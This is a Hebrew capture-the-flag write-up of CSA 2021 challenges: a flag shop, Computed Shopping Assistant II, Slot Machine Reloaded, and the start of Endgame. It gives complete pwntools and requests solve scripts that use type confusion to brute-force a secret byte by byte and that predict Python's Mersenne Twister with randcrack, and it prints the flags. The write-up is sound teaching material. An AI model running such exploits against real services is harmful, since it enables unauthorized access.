Which flag would you like to sell?  
1  
Cape Verde flag sold!  
Available flags to sell:  
=================================  
0 Suriname - 100  
=================================  
  
Which flag would you like to sell?  
-1  
Invalid flag index. This attempt is logged!  
Failed to log transaction of Cape Verde flag. Do you have write permission?  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
2  
There are 19 flags available to buy.  
How many flags would you like to buy?  
2  
You have 1800 coins.  
Available flags to buy:  
=================================  
0 Togo - 100  
1 Azerbaijan - 100  
2 Liberia - 200  
3 Myanmar - 200  
4 Philippines - 300  
5 Uzbekistan - 400  
6 Tajikistan - 500  
7 Slovenia - 600  
8 Syria - 700  
9 Honduras - 800  
10 Israel - 1000  
11 Russia - 1200  
12 USA - 1200  
13 Cuba - 1300  
14 CSA - 1337  
15 Jordan - 1400  
16 Singapore - 1400  
17 Venezuela - 1500  
18 Cape Verde - 900  
=================================  
  
Which flag would you like to buy?  
0  
You tried to buy flag Togo (allowed to purchase? True). This transaction was logged successfully.  
Togo flag bought!  
You have 1700 coins.  
Available flags to buy:  
=================================  
0 Azerbaijan - 100  
1 Liberia - 200  
2 Myanmar - 200  
3 Philippines - 300  
4 Uzbekistan - 400  
5 Tajikistan - 500  
6 Slovenia - 600  
7 Syria - 700  
8 Honduras - 800  
9 Israel - 1000  
10 Russia - 1200  
11 USA - 1200  
12 Cuba - 1300  
13 CSA - 1337  
14 Jordan - 1400  
15 Singapore - 1400  
16 Venezuela - 1500  
17 Cape Verde - 900  
=================================  
  
Which flag would you like to buy?  
9  
You tried to buy flag Israel (allowed to purchase? True). This transaction was logged successfully.  
Israel flag bought!  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
3  
You have 3 flags.  
How many flags would you like to sell?  
3  
Available flags to sell:  
=================================  
0 Suriname - 100  
1 Togo - 100  
2 Israel - 1000  
=================================  
  
Which flag would you like to sell?  
2  
Israel flag sold!  
Available flags to sell:  
=================================  
0 Suriname - 100  
1 Togo - 100  
=================================  
  
Which flag would you like to sell?  
-1  
Invalid flag index. This attempt is logged!  
Failed to log transaction of Israel flag. Do you have write permission?  
Available flags to sell:  
=================================  
0 Suriname - 100  
1 Togo - 100  
=================================  
  
Which flag would you like to sell?  
-1  
Invalid flag index. This attempt is logged!  
Failed to log transaction of Israel flag. Do you have write permission?  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
3  
You have 2 flags.  
How many flags would you like to sell?  
2  
Available flags to sell:  
=================================  
0 Suriname - 100  
1 Togo - 100  
=================================  
  
Which flag would you like to sell?  
1  
Togo flag sold!  
Available flags to sell:  
=================================  
0 Suriname - 100  
=================================  
  
Which flag would you like to sell?  
0  
Suriname flag sold!  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
2  
There are 20 flags available to buy.  
How many flags would you like to buy?  
1  
You have 3900 coins.  
Available flags to buy:  
=================================  
0 Azerbaijan - 100  
1 Liberia - 200  
2 Myanmar - 200  
3 Philippines - 300  
4 Uzbekistan - 400  
5 Tajikistan - 500  
6 Slovenia - 600  
7 Syria - 700  
8 Honduras - 800  
9 Russia - 1200  
10 USA - 1200  
11 Cuba - 1300  
12 CSA - 1337  
13 Jordan - 1400  
14 Singapore - 1400  
15 Venezuela - 1500  
16 Cape Verde - 900  
17 Israel - 1000  
18 Togo - 100  
19 Suriname - 100  
=================================  
  
Which flag would you like to buy?  
9  
You tried to buy flag Russia (allowed to purchase? True). This transaction was logged successfully.  
Russia flag bought!  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
2  
There are 19 flags available to buy.  
How many flags would you like to buy?  
1  
You have 2700 coins.  
Available flags to buy:  
=================================  
0 Azerbaijan - 100  
1 Liberia - 200  
2 Myanmar - 200  
3 Philippines - 300  
4 Uzbekistan - 400  
5 Tajikistan - 500  
6 Slovenia - 600  
7 Syria - 700  
8 Honduras - 800  
9 USA - 1200  
10 Cuba - 1300  
11 CSA - 1337  
12 Jordan - 1400  
13 Singapore - 1400  
14 Venezuela - 1500  
15 Cape Verde - 900  
16 Israel - 1000  
17 Togo - 100  
18 Suriname - 100  
=================================  
  
Which flag would you like to buy?  
11  
Failed to log transaction of flag purchase. Do you have write permission?  
CSA flag bought!  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
4  
You have 2 flags:  
=================================  
0 Russia - 1200  
1 CSA - 1337  
=================================  
  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
5  
User Dr. Amy Farrah Fowler (NON-VIP) has 1363 coins. Account value: 3900.  
Average value per: color (total 4) - 975.00, stripe (total 36) - 108.33, star (total 7) - 557.14.  
Owned flags:  
Russia - Home to the Hermitage Museum (price: 1200)  
CSA - CSA{M4y\_Th3Re\_ALwaY5\_8E\_A\_ST4R\_0n\_y0UR\_fL4G} (price: 1337)  
  
What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT

ראשית כל השתמשנו בחולשה הראשונה פעמיים כדי להשיג כמות מטבעות שמספיקה לרכוש גם את דגל רוסיה וגם את דגל CSA. אחר כך, מכרנו את כל הדגלים שברשותנו וקנינו רק את דגל רוסיה. כעת יש לנו דגל אחד בinventory, אך total\_stars יהיה שווה ל0.

כעת ננסה לקנות את דגל CSA ונראה שיודפס הפלט הבא:

Which flag would you like to buy?  
11  
Failed to log transaction of flag purchase. Do you have write permission?  
CSA flag bought!  
What would you like to do?

נכנסו לexcpet, אך הדגל נקנה.

לאחר מכן נדפיס את הדגלים שברשותנו:

What would you like to do?  
  
1 - LIST AVAILABLE FLAGS  
2 - BUY FLAG  
3 - SELL FLAG  
4 - LIST MY FLAGS  
5 - LIST MY STATS  
6 - EXIT  
5  
User Dr. Amy Farrah Fowler (NON-VIP) has 1363 coins. Account value: 3900.  
Average value per: color (total 4) - 975.00, stripe (total 36) - 108.33, star (total 7) - 557.14.  
Owned flags:  
Russia - Home to the Hermitage Museum (price: 1200)  
CSA - CSA{M4y\_Th3Re\_ALwaY5\_8E\_A\_ST4R\_0n\_y0UR\_fL4G} (price: 1337)

ונקבל את הדגל:

|  |
| --- |
| **CSA{M4y\_Th3Re\_ALwaY5\_8E\_A\_ST4R\_0n\_y0UR\_fL4G}** |

**אתגר Computed Shopping Assistant II (קטגוריית Reversing, 300 נקודות)**

|  |
| --- |
| Welcome to Computed Shopping Assistant II  Sadly, some users found a way to abuse the system and use a secret coupon.  This time, we have added a new coupon that can't be revealed!  Note: the flag is in the format of CSA{...}  nc csa-2.csa-challenge.com 2222 |

זהו אתגר המשך לComputed Shopping Assistant, האתגר נפתח רק אחרי הפתרון של האתגר הקודם.

לאתגר צורפו הקבצים של האתגר הקודם, עם מעט שינויים.

**פתרון:**

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטיראשית נריץ diff על התיקיות של שני האתגרים

נראה שנעשו שינויים מינימליים:

הוכנסה בדיקה לפני הדפסת קופון – שלא מדפיסה קופון אם ה discount\_amountשלו גדול מ90.

נראה שהאתגר טוען קופון נוסף בעל discount\_amount של 100 – זהו הקופון שמכיל את הדגל שנרצה לקרוא. באתגר הקודם הבנו שיש לנו יכולת לערוך תכונות של קופונים על ידי כך שנמיר אותם לפירות, נערוך את תכונות הפירות ונחזיר אותם להיות קופונים. אם כך בואו נבדוק אם נוכל לערוך את ה discount\_amount של הקופון.

struct coupon\_item {

    int discount\_amount;

    int have\_entered;

    int is\_valid;

    int length;

    int expiration\_day;

    int expiration\_month;

    int expiration\_year;

    char code[STRING\_BUFFER\_SIZE];

};

struct grocery\_item {

    int amount\_grams; // deprecated - use kilograms instead

    int amount\_kilograms;

    int amount\_items;

    int amount\_loaves;

    int amount\_liters;

    char description[STRING\_BUFFER\_SIZE];

};

נראה שהfield שתואם לdiscount\_amount בפרי הוא amount\_grams.

נחפש אזכורים ל amount\_gramsבכל הקוד. נראה שאין לו שום אזכורים פרט להגדרה שלו בstruct.

אם כך, נצטרך לגשת לבעיה מכיוון אחר, נסתכל על התכונות האחרות של קופונים שנוכל לערוך, נראה שאנחנו יכולים לערוך את have\_entered, is\_valid, length וכמה שדות שקשורים לתאריך תפוגה שהם חסרי משמעות. נחפש אזכורים בקוד לתכונות האלה, נראה שיש שימוש מעניין בlength בפונקציה הבאה:

void apply\_a\_coupon() {

    if (!loaded\_coupons) {

        load\_coupon("coupon\_10.txt", 10);

        load\_coupon("coupon\_50.txt", 50);

        load\_coupon("coupon\_100.txt", 100);

        loaded\_coupons = true;

    }

    printf("Please enter your coupon:\n");

    char newline;

    scanf("%c", &newline); // clear newline from buffer

    fgets(user\_input, STRING\_BUFFER\_SIZE, stdin);

    for (int i = 0; i < SHOPPING\_CART\_SIZE; i++) {

        item\* item = &shopping\_cart.items[i];

        if (item->type == TYPE\_COUPON && !item->coupon.have\_entered) {

            if (!memcmp(item->coupon.code, user\_input, item->coupon.length)) {

                printf("Applied coupon for %d%% OFF!\n", item->coupon.discount\_amount);

                item->coupon.have\_entered = true;

                return;

            }

        }

    }

    printf("Invalid coupon!\n");

}

שימו לב לmemcmp: אנחנו יכולים לערוך את length ערך לבחירתנו, וכך לשלוט בפרמטרים לפונקציה memcmp:

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטינוכל לערוך את length להיות 5 למשל, מכיוון שאנחנו יודעים שהדגל מתחיל בארבעה תווים קבועים CSA{, וכך נוכל לבצע ברוטפורס byte-by-byte על כל תו של הדגל, מה שיקטין את מרחב החיפוש לכמות התווים הprintable כפול מספר התווים בדגל.

אחרי שנשיג כל תו עלינו לפתוח קישור חדש עם השרת כדי להשיג את התו הבא.

from pwn import \*

import string

context.log\_level = "Error"

flag = "CSA{"

EDIT\_ITEM = b"2"

EDIT\_AMOUNT\_ITEMS = b"3"

EDIT\_LOAVES = b"4"

COUPON\_INDEX = b"2"

ALPHABET = string.printable

def wait\_menu\_end():

    r.recvuntil(b"Checkout\r\n")

def edit\_item(index, property, value):

    wait\_menu\_end()

    r.sendline(EDIT\_ITEM)

    r.recvuntil(b"edit?\r\n")

    r.sendline(index)

    r.recvuntil(b"Cancel\r\n")

    r.sendline(property)

    r.recvuntil(b"amount: ")

    r.sendline(value)

def to\_fruit\_length\_to\_coupon():

    global flag

    """edits the coupon's length to len(flag) + 1"""

    new\_length = len(flag) + 1

    edit\_item(COUPON\_INDEX, EDIT\_LOAVES, str(new\_length).encode())

    edit\_item(COUPON\_INDEX, EDIT\_AMOUNT\_ITEMS, b"0")

    wait\_menu\_end()

    r.sendline(EDIT\_ITEM)

    r.recvuntil(b"edit?\r\n")

    r.sendline(COUPON\_INDEX)

def bruteforce():

    global flag

    for c in ALPHABET:

        wait\_menu\_end()

        r.sendline(b"5")

        r.recvuntil(b"Please enter your coupon:\r\n")

        r.sendline((flag + c).encode())

        line = r.recvuntil(b"\r\n").decode()

        if "Invalid" in line:

            continue

        if "Applied" in line:

            print(f"found new flag: {flag}{c}")

            flag += c

            if c == "}":

                print("finished!")

                exit()

            return

        else:

            print("something strage is afoot")

            exit(0)

while True:

    r = remote('csa-2.csa-challenge.com', 2222)

    wait\_menu\_end()

    r.sendline(b"5")

    r.recvuntil(b"Please enter your coupon:\r\n")

    r.sendline(b"AAAAAAA")

    to\_fruit\_length\_to\_coupon()

    bruteforce()

הפלט:

orkinyo@DESKTOP-CTEHDRV:/c/Users/orkin/Documents/ctfs\_cyber\_shit/csa-2021/Computed\_Shopping\_Assistant\_II$ python3 solve.py  
found new flag: CSA{T  
found new flag: CSA{Ty  
found new flag: CSA{Typ  
found new flag: CSA{Typ3  
found new flag: CSA{Typ3\_  
found new flag: CSA{Typ3\_C  
found new flag: CSA{Typ3\_C0  
found new flag: CSA{Typ3\_C0n  
found new flag: CSA{Typ3\_C0nF  
found new flag: CSA{Typ3\_C0nFu  
found new flag: CSA{Typ3\_C0nFu5  
found new flag: CSA{Typ3\_C0nFu51  
found new flag: CSA{Typ3\_C0nFu510  
found new flag: CSA{Typ3\_C0nFu510n  
found new flag: CSA{Typ3\_C0nFu510n\_  
found new flag: CSA{Typ3\_C0nFu510n\_i  
found new flag: CSA{Typ3\_C0nFu510n\_iS  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_R  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_Re  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReA  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_P  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_Pr  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_Pr0  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_Pr0b  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_Pr0bL  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_Pr0bL3  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_Pr0bL3m  
found new flag: CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_Pr0bL3m}  
finished!

ונקבל את הדגל:

|  |
| --- |
| **CSA{Typ3\_C0nFu510n\_iS\_a\_ReAL\_Pr0bL3m}** |

**אתגר Slot Machine Reloaded (קטגוריית Reversing, 300 נקודות)**

|  |
| --- |
| Remember the Slot Machine from CSA 2019?  Well, this one is a little harder...  http://slot-machine-reloaded.csa-challenge.com/ |

לאתגר צורף הקובץ Slot Machine Reloaded.py:

#!/usr/bin/env python3

import random

import collections

import math

from .secret import flag

PRINTABLE = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()\*+-/:.;<=>?@[]^\_`{}"

flag\_len = len(flag)

NO\_COINS = "NO MORE COINS! GOODBYE."

NOT\_ENOUGH\_COINS = "YOU DON'T HAVE ENOUGH COINS!"

INVALID\_COIN\_NUMBER = "COIN NUMBER CAN'T BE NEGATIVE"

INITIAL\_COINS = 10

class Slotmachine(object):

    def \_\_init\_\_(self):

        seed = random.SystemRandom().getrandbits(64) # Using SystemRandom is slow, use only for seed.

        self.random = random.Random(seed) # This will make sure no one messes with my seeds!

        self.slots = [list(PRINTABLE) for i in range(flag\_len)]

        self.attempt\_num = 0

        self.total\_coins = INITIAL\_COINS

        self.last\_result = ""

        self.last\_gamble = 0

    def get\_prize(self):

        result = self.last\_result

        prize = sum([x for x in collections.Counter(result).values() if x > 2])

        prize \*= self.last\_gamble

        self.total\_coins += prize

        return prize

    def prepend\_flag(self):

        for i in range(flag\_len):

            self.slots[i].remove(flag[i])

            self.slots[i] = [flag[i]] + self.slots[i]

    def check\_invalid\_input(self, coins):

        if self.total\_coins <= 0:

            self.last\_result = ""

            return NO\_COINS

        if self.total\_coins < coins:

            self.last\_result = ""

            return NOT\_ENOUGH\_COINS

        if coins < 0:

            self.last\_result = ""

            return INVALID\_COIN\_NUMBER

        return None

    # My cat wrote this function

    def choice(self):

        rand\_num = format(self.random.\_randbelow((1 << (flag\_len\*len(f'{len(PRINTABLE) - 1:b}'))) - 1),

            '#0%db' % (len(self.slots)\*int(math.log(len(PRINTABLE), 2)) + 2))[2:]

        result = ""

        j = 0

        for i in range(0,len(rand\_num),len(f'{len(PRINTABLE) - 1:b}')):

            result += self.slots[j][int(rand\_num[i:i+len(f'{len(PRINTABLE) - 1:b}')],2)]

            j += 1

        return result

    def spin(self, coins):

        invalid\_message = self.check\_invalid\_input(coins)

        if invalid\_message:

            return invalid\_message.center(flag\_len)

        self.last\_gamble = coins

        self.total\_coins -= coins

        if self.attempt\_num == 200:

            self.prepend\_flag()

        self.attempt\_num += 1

        result = self.choice()

        self.last\_result = result

        return result

def main():

    slotmachine = Slotmachine()

    print(f"You have {slotmachine.total\_coins} coins")

    get\_next\_num = True

    while get\_next\_num:

        try:

            prize = 0

            coins = int(input("Enter number of coins:\n"))

            result = slotmachine.spin(coins)

            if result == NO\_COINS:

                get\_next\_num = False

            elif result != NOT\_ENOUGH\_COINS:

                prize = slotmachine.get\_prize()

            print(result)

            print(f"You won {prize} coins!")

            print(f"{slotmachine.total\_coins} coins left.")

        except ValueError:

            get\_next\_num = False

        except NameError:

            get\_next\_num = False

if \_\_name\_\_ == "\_\_main\_\_":

    main()

אחרי שריברסנו את התוכנה, הפכנו משתנים שערכם קבוע לקבועים (במקום לשורות קוד שמחשבות את ערכם), הגענו לגרסה קריאה יותר:

#!/usr/bin/env python3

import random

import collections

flag = "CSA{AAAAAAAAAAAAAAAAAAAAAAAAAAA}"

PRINTABLE = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()\*+-/:.;<=>?@[]^\_`{}"

flag\_len = len(flag)

NO\_COINS = "NO MORE COINS! GOODBYE."

NOT\_ENOUGH\_COINS = "YOU DON'T HAVE ENOUGH COINS!"

INVALID\_COIN\_NUMBER = "COIN NUMBER CAN'T BE NEGATIVE"

INITIAL\_COINS = 10

big\_num = 6277101735386680763835789423207666416102355444464034512895

class Slotmachine(object):

    def \_\_init\_\_(self):

        seed = random.SystemRandom().getrandbits(64)  # Using SystemRandom is slow, use only for seed.

        self.random = random.Random(seed)  # This will make sure no one messes with my seeds!

        self.slots = [list(PRINTABLE) for \_ in range(flag\_len)]

        self.attempt\_num = 0

        self.total\_coins = INITIAL\_COINS

        self.last\_result = ""

        self.last\_gamble = 0

    def get\_prize(self):

        result = self.last\_result

        prize = sum([x for x in collections.Counter(result).values() if x > 2])

        prize \*= self.last\_gamble

        self.total\_coins += prize

        return prize

    def prepend\_flag(self):

        for i in range(flag\_len):

            self.slots[i].remove(flag[i])

            self.slots[i] = [flag[i]] + self.slots[i]

    def check\_invalid\_input(self, coins):

        if self.total\_coins <= 0:

            self.last\_result = ""

            return NO\_COINS

        if self.total\_coins < coins:

            self.last\_result = ""

            return NOT\_ENOUGH\_COINS

        if coins < 0:

            self.last\_result = ""

            return INVALID\_COIN\_NUMBER

        return None

    # My cat wrote this function

    def choice(self):

        rand\_num = format(self.random.\_randbelow(big\_num), '#0194b')[2:]

        result = ""

        j = 0

        for i in range(0, 192, 6):

            result += self.slots[j][int(rand\_num[i:i + 6], 2)]

            j += 1

        return result

    def spin(self, coins):

        invalid\_message = self.check\_invalid\_input(coins)

        if invalid\_message:

            return invalid\_message.center(flag\_len)

        self.last\_gamble = coins

        self.total\_coins -= coins

        if self.attempt\_num == 200:

            self.prepend\_flag()

        self.attempt\_num += 1

        result = self.choice()

        self.last\_result = result

        return result

def main():

    slotmachine = Slotmachine()

    print(f"You have {slotmachine.total\_coins} coins")

    get\_next\_num = True

    while get\_next\_num:

        try:

            prize = 0

            coins = 1

            result = slotmachine.spin(coins)

            if result == NO\_COINS:

                get\_next\_num = False

            elif result != NOT\_ENOUGH\_COINS:

                prize = slotmachine.get\_prize()

            print(result)

            print(f"You won {prize} coins!")

            print(f"{slotmachine.total\_coins} coins left.")

        except ValueError:

            get\_next\_num = False

        except NameError:

            get\_next\_num = False

if \_\_name\_\_ == "\_\_main\_\_":

    main()

**פתרון:**

אם כן, נראה שאנחנו מקבלים מהתוכנה 200 פלטים של random.\_randbelow זאת מכיוון שיש יחס חד חד ערכי בין האות שנתקבלה בslot machine לבין:

rand\_num = format(self.random.\_randbelow(big\_num), '#0194b')[2:]

בנוסף שמנו לב שbig\_num הינו 2^192 -1. כלומר המספר המקסימלי שניתן לייצג ב192 ביטים.

אחר כך התוכנה מפצלת את rand\_num ל32 קלטים של 6 ביטים כל אחד ולכל קלט מתאימה אות, על כן בעזרת פעולת היפוך פשוטה, אנחנו יכולים להפוך כל פלט של המכונה לערך שהתקבל מ\_randbelow.

נראה שכאשר הגענו לattempt\_num של 200, לכל slot של המכונה, תוצמד אות אחד מהדגל.

if self.attempt\_num == 200:

            self.prepend\_flag()

def prepend\_flag(self):

        for i in range(flag\_len):

            self.slots[i].remove(flag[i])

            self.slots[i] = [flag[i]] + self.slots[i]

כלומר, האות של הדגל תופיע רק פעם אחת בכל slot.

אחרי מעט מחשבה לא מצאנו כיוון אחר חוץ מלמצוא חולשה כלשהי בrandom, מכיוון שניתנות לנו 200 דגימות ורק אז הflag מתווסף לslots.

כעת הגיע הזמן לחקור קצת:

The underlying implementation in C is both fast and threadsafe. The Mersenne Twister is one of the most extensively tested random number generators in existence. However, being completely deterministic, it is not suitable for all purposes, and is completely unsuitable for cryptographic purposes.

תיאור מחמיא זה של הספרייה נלקח [מהדוקומנטציה](https://docs.python.org/3/library/random.html) של שפת פייתון.

הוא מציין שהprng שהספרייה משתמשת בו, הוא Mersenne Twister. כאשר קראנו את השורה הזו, הבאנו שמצאנו את מה שחיפשנו, Mersenne Twister הוא prng שידוע כבלתי בטיחותי בעליל.

כדי לשבור את Mersenne Twister ולחזות את הערכים שיחזיר יש צורך ב624 דגימות של 32 ביטים כל אחת. אך בקוד שניתן לנו, ישנה קריאה לפונקציה הפנימית של הספרייה random.\_randbelow, שעליה אין כמעט תיעוד.

אחרי כמה דקות של חיפושים, הגענו להשערה – ניתן לפצל את הפלט של

rand\_num = format(self.random.\_randbelow(big\_num), '#0194b')[2:]

לשישה פלטים שונים – כל אחד בגודל 32 ביטים. כלומר נצטרך 104 קלטים של randbelow כדי להשיג 624 קלטים בגודל 32 ביט כל אחד.

בדקנו את ההשערה בעזרת הpoc הבא:

import random

from pwn import \*

import randcrack

big\_num = 6277101735386680763835789423207666416102355444464034512895

rc = randcrack.RandCrack()

gen = random.Random("seed")

for i in range(104):

    rng = format(gen.\_randbelow(big\_num), '#0194b')[2:]

    lst\_rng = []

    for i in range(0, 192, 32):

        lst\_rng.append(int(rng[i:i + 32],2))

    lst\_rng = lst\_rng[::-1]


    for rng\_num in lst\_rng:

        rc.submit(rng\_num)

print(rc.predict\_getrandbits(32))

print(gen.getrandbits(32))

הpoc קורא לrandbelow 104 פעמים, מחלק את הערכים המוחזרים ל6 דגימות של 32 ביטים כל אחת, ומכניס את הדגימות לRancCrack. אחר כך, מודפס ערך החיזוי של randcrack והערך שמוחזר על ידי random.



מגניב! ההשערה שלנו התאמתה ואנחנו יכולים לעשות חיזוי לערכים של random על השרת המרוחק, כל שנותר כעת הוא לכתוב קוד שיעשה חיזוי על ערכי random של השרת. את החיזוי של randbelow נפצל ל32 ערכים שונים בגודל 6 ביטים כל אחד, אם אחד מהערכים הללו הוא 0, הרי שהתוצאה שתוחזר מהשרת באינדקס של הערך הזה, תכיל אות מהדגל.

אחרי מעט חיפושים הגענו לספרייה [randcrack](https://github.com/tna0y/Python-random-module-cracker), שמקבלת 624 outputs של Mersenne Twister ואחר יכולה להתחיל לחזות את התוצאות שלו.

from pwn import \*

import randcrack

import requests

import json

import time

big\_num = 6277101735386680763835789423207666416102355444464034512895

PRINTABLE = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ!\"#$%&'()\*+-/:.;<=>?@[]^\_`{}"

s = requests.Session()

url = "http://slot-machine-reloaded.csa-challenge.com/"

url\_spin = f"{url}spin/?coins=1"

s.get(url)

rc = randcrack.RandCrack()

def get\_32\_bit\_outputs\_from\_num(num):

    rng = format(num, '#0194b')[2:]

    lst\_rng = []

    for i in range(0, 192, 32):

        lst\_rng.append(int(rng[i:i + 32],2))

    lst\_rng = lst\_rng[::-1]

    return lst\_rng

def get\_rand\_output(spin\_output):

    r = []

    start = 0

    for out in spin\_output:

        out\_int = PRINTABLE.find(out)

        start = start << 6

        start += out\_int

    return start

def get\_flag\_char\_indexes(num):

    """return list of indexes that randbelow returned zero for"""

    l = []

    for i in range(0,192,6):

        predict = format(num, '#0194b')[2:][i:i+6]

        if int(predict,2) == 0: #flag character will be at this index

            l.append(i // 6)

    return l

def main():

    for \_ in range(104):

        result = s.get(url\_spin).text

        time.sleep(0.05)

        spin\_output = json.loads(result)["result"]

        num = get\_rand\_output(spin\_output)

        outputs = get\_32\_bit\_outputs\_from\_num(num)

        for out in outputs:

            rc.submit(out)

    print("finished predicting!")

    for \_ in range(200-104):

        s.get(url\_spin)

        time.sleep(0.05)

        rc.predict\_randbelow(big\_num)

    print("fininshed stalling")

    flag = ["?"] \* 32

    while True:

        if "?" not in flag:

            print("wooho found flag!")

            print(f"flag = {''.join(flag)}")

            exit(0)

        result = s.get(url\_spin).text

        spin\_output = json.loads(result)["result"]

        next\_result = rc.predict\_randbelow(big\_num)

        flag\_char\_indexes = get\_flag\_char\_indexes(next\_result)

        for flag\_char\_index in flag\_char\_indexes:

            if flag[flag\_char\_index] == '?':

                flag[flag\_char\_index] = spin\_output[flag\_char\_index]

                print(f"flag = {''.join(flag)}")

if \_\_name\_\_ == '\_\_main\_\_':

    main()

PS C:\Users\orkin\Documents\ctfs\_cyber\_shit\csa-2021\Slot\_Machine\_Reloaded\Python-random-module-cracker\randcrack> python .\solve\_for\_real\_i\_aint\_kidding\_this\_time.py  
finished predicting!  
fininshed stalling  
flag = ??????????????????????T?????????  
flag = ??A???????????????????T?????????  
flag = ??A?????K?????????????T?????????  
flag = ??A?????K????????1????T?????????  
flag = ??A?????K????????1????T??H??????  
flag = ??A?????K?????\_??1????T??H??????  
flag = ??A?????K?????\_??1????T??H????D?  
flag = ??A?????K?????\_??1????T??H????D}  
flag = ??A?????K?????\_??1????T??H??E?D}  
flag = ??A???L?K?????\_??1????T??H??E?D}  
flag = ??A???L?K??T??\_??1????T??H??E?D}  
flag = ??A???L?K3?T??\_??1????T??H??E?D}  
flag = ??A???L1K3?T??\_??1????T??H??E?D}  
flag = ??A???L1K3?T??\_?W1????T??H??E?D}  
flag = ??A???L1K3?T?E\_?W1????T??H??E?D}  
flag = ??A???L1K3?T?E\_?W1S???T??H??E?D}  
flag = ??A???L1K3?THE\_?W1S???T??H??E?D}  
flag = ??A??\_L1K3?THE\_?W1S???T??H??E?D}  
flag = ??A??\_L1K3\_THE\_?W1S???T??H??E?D}  
flag = ??A??\_L1K3\_THE\_?W1ST??T??H??E?D}  
flag = ??A??\_L1K3\_THE\_?W1ST?4T??H??E?D}  
flag = ??A??\_L1K3\_THE\_?W1ST?4T?TH??E?D}  
flag = ?SA??\_L1K3\_THE\_?W1ST?4T?TH??E?D}  
flag = ?SA?I\_L1K3\_THE\_?W1ST?4T?TH??E?D}  
flag = ?SA{I\_L1K3\_THE\_?W1ST?4T?TH??E?D}  
flag = ?SA{I\_L1K3\_THE\_?W1ST?4T\_TH??E?D}  
flag = ?SA{I\_L1K3\_THE\_?W1ST?4T\_THE?E?D}  
flag = ?SA{I\_L1K3\_THE\_?W1ST?4T\_THE\_E?D}  
flag = CSA{I\_L1K3\_THE\_?W1ST?4T\_THE\_E?D}  
flag = CSA{I\_L1K3\_THE\_TW1ST?4T\_THE\_E?D}  
flag = CSA{I\_L1K3\_THE\_TW1ST\_4T\_THE\_E?D}  
flag = CSA{I\_L1K3\_THE\_TW1ST\_4T\_THE\_END}  
wooho found flag!  
flag = CSA{I\_L1K3\_THE\_TW1ST\_4T\_THE\_END}

ונקבל את הדגל:

|  |
| --- |
| **CSA{I\_L1K3\_THE\_TW1ST\_4T\_THE\_END}** |

**אתגר Endgame (קטגוריית Reversing, 300 נקודות)**

|  |
| --- |
| This guy Thanos snapped his fingers and now the flag is scattered across the universe.  Can you be the hero that saves the world? |

לאתגר צורף הקובץ flag:

נפתח אותו בhex-editor:

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

**פתרון:**

אחרי **המון** כיוונים שלא צלחו, מצאנו תבנית כלשהי בקובץ – הערכים 1A, 1B, 1C, 1D, 1E, 1F

חוזרים פעמים רבות, אחרי כל אזכור שלהם, יש שימוש באותיות האנגליות בשמם, למשל:

**1A** 05 **1B** 03 AB **AB**

**1C** B3 **1D** 91AB **CD**

